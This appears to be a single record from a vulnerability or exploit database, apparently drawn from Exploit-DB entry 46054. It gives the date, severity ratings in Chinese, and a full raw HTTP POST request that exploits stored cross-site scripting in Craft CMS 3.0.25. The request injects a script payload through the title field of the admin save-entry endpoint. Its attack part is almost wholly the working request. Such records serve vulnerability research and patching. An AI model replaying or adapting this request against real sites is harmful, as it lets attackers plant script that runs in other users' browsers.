2018-12-27	46054	Cross-Site Scripting	中	高	Craft CMS 3.0.25 - Cross-Site Scripting	POST /10.0.100.24/admin-panel-path/index.php?p=admin/actions/entries/save-entry HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 enabled=1&fieldsLocation=fields1428173416&CRAFT_CSRF_TOKEN=3DfArizwnHjDchbSztLrD2y9nzm5ZkSF2zukx2PZ3I6suVVTRScwwqtvPKqGXYiVZW1P0c8cGtXInjRfrfpICa1kg6nfVMOwm6tPN3BvkYrtM5OsDEV3dYhbSN1IBW6wFSNfiReM9Q3nAb9ut55USDtdUvokmt1OCs4AOm9Y0Ue1Gx1cmGd1RzyOv3qTP3MsTi9z4tNJEVFdFMBCFtcEgKxHOOWYzD8Gd2k2aDIHVJHrMHOLTYzf1SzY2dJIO9IfBTOZJcJNkvQk83bcygPe641HjeBIs_0-qCtA66-Qmz8L79Jw30QRysr5UkIEls6ZWmtAUCg9ufY_XDgrJ4D6xoV1Udw6pKny0OKkAaszDUzyVXbrLuzWn063CqwRlDPS6jgr2HjI8ERbp0insVzELgiAbO7pxvJMOOFTPI_nXFyI9NgusHfufMzqpUncmPLNxgn5yaN4mHz9EgtY7ynU6YQNT0p73e3B1bCfkd3zvZtP-KJgUwqVPbAHQUV5_HwPDxVs02R-_irNvIPeDAHaR6zdETXeKfLycZ70-kJtlqpo%3D&title=%3Cscript%3Ealert(%22Raif_XSS%22)%3C%2Fscript%3E&fields1428173416%5BfeaturedImage%5D=&fields1428173416%5BshortDescription%5D=&fields1428173416%5Bheading%5D=&fields1428173416%5Bsubheading%5D=&fields1428173416%5BarticleBody%5D=&sectionId=2&typeId=2	Craft CMS	Craft CMS 3.0.25